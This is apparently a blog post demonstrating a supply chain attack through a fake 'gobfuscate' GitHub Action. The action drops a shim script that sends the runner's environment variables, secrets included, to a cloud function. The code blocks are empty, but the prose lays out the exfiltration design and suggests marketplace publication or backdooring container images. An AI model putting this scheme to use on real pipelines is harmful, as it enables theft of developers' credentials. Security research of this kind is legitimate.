


It’s time to look at, in my opinion, the fastest growing CI platform in the industry GitHub Actions. Because of this, GitHub Actions have received a lot of attention over the past 3 years and there are several articles around it’s exploitation. Whilst I will cover the same topics as I have previously (executing malicious code and exfiltrating credentials), I’ve decided to mix it up and create a malicious GitHub Action. This will cover the threat of a supply chain compromise.
Setup #
As we are demonstrating a supply chain attack, I decided to use a GitHub hosted runner as the remote code execution and credential exfiltration will occur in sequence with no interactive shell. We’ll use the same repository we have previously used where we can build, test and deploy a demo app container image.
GitHub Actions Pipeline (Workflow) #
As a recap, this is what we want to define in our build pipeline:
- Checkout the go api app source code from GitHub
- Build the go binary
- Unit test the go binary
- Build the go api app container image
- Push the container image to DockerHub
Based on known GitHub Actions, the pipeline stages are simple enough to define:
Build and Test
|
|
Docker Build and Push
|
|
Full Workflow
|
|

To finish off the configuration, we need to setup secrets and variables declared in the workflow. These are located under the repository Settings -> Secrets and variables -> Actions and placing the secrets and variables under the named sections.
Working Pipeline #
To test the pipeline, a simple inline comment is added to main.go which triggers the GitHub Action.
|
|

The GitHub Action works through each task, performing each step in sequence. At the end we can observe a successful run.


A new container image is pushed to DockerHub.
Validating the Build #
With the container image built, we can check it by pulling it from DockerHub and testing it out.
|
|
|
|
|
|
Now we have a working pipeline, we can proceed with creating our supply chain attack.
Exploitation Workflow #

The objective is to to setup a malicious GitHub Action but we also want to go a little bit beyond “GitHub Action performs malicious actions”. To do this we’ll simulate a supply chain by appearing as legitimate GitHub Action but downloads binary on the runner which executes malicious code and exfiltrates any environment variables. For this example, I’ve pretended that the malicious GitHub Action performs additional obfuscation of a Go binary during the build process.
The malicious binary (a script in this instance) is hosted in GCS bucket. The GitHub Action dynamically pulls the “gobfuscate” script to drop it onto the runner. The gobfuscate script acts as shim for the go binary and dumps all the environment variables via a http request before executing the go command as usual (with the -ldflags="-s -w" enabled). The http request (POST) is sent to GCP Function which catches the submitted environment variables. The following diagram visualizes the workflow.
Supporting Infrastructure Setup #
Let’s proceed with setting up the supporting infrastructure and code. As this is to only demonstrate a supply chain attack, we’ll use a private repository for the GitHub Action and a signed url to reach the GCS. This prevents any unintended execution or anyone mistaking this for a legitimate attack.
Creating a Malicious GitHub Action #
The action code is relatively simple, it is shell script which downloads the “gobfuscate binary” and places it in a location for the runner to access.
|
|
This is stored in the root directory in a private repository as action.yml. The next important part is ensuring that the GitHub Action is accessible from other repositories, specifically our demo-api-app one. This can be achieved by following link.
Google Cloud Serverless Function #
Next we’ll need a GCP Serverless Function to catch incoming post requests from the GitHub Action runner. This relatively simple to create via GCP console:

For the code, I’ve used python for wait for incoming connections and print out the collected data.
|
|
Before we proceed, we should test that the GCP Function is accessible and prints out the data successfully. This is achieved with simple curl request.
|
|

Google Cloud Storage Bucket #
Lastly we want to setup the malicious script and the GCS bucket. As previously stated we’ll be using a pre-signed url to access the script which takes a little more effort than if it were publicly accessible. I followed this and it worked flawlessly. The GCS instance was setup as region bucket with a single object (get-gobfuscate.sh) within it.
The malicious script is a little over-engineered but essentially it performs a dump of the runner environment variables first, before acting as shim for the go binary. The argument manipulation is to allow me to drop the -ldflags="-s -w" flags in which automatically omits symbol table and debugging information. It’s not required but enjoyed the challenge of breaking out the command line arguments.
|
|
Time to Exploit #
With all the required infrastructure and code in place, it is time to run our pipeline exploit.
Adding the GitHub Action #
To run the malicious GitHub Action, we need to change the existing workflow within the demo-api-app repository. For non-GitHub Enterprise account, this is achieved by cloning the action, running the action and replacing it in our build stage.
|
|
Once again, we can trigger the workflow by inserting a comment within our main.go. Reviewing the GitHub Actions workflow run, we can see it has been successful:

The GCP Function log shows all the dumped environment variables, nice! 😎
Wrap Up #
This is relatively simple exploit to craft and highly effective. The obfuscation masks the malicious actions very well and if it were a real-world scenario I would create a custom binary instead of a shell script. The GitHub Action would be published on the marketplace which would be a relatively simple hurdle to overcome, if not potentially you could target an existing, trusted one. Additionally, I could target the container image and installing a backdoor or malicious code to run upon deployment.
Previously I’ve looked at manipulating the pipeline definition file (workflow) to achieve remote code execution and credential exfiltration. This is relatively trivial to achieve with using the run command which goes to show how important it is to protect the workflow files.
Based on all of this, it is clear why GitHub Actions are both popular with developers and threat actors alike. Next up is a CI platform I’ve never used (Circle CI) so I’ll be focussing on how it works and exploring any mitigations to it’s exploitation.


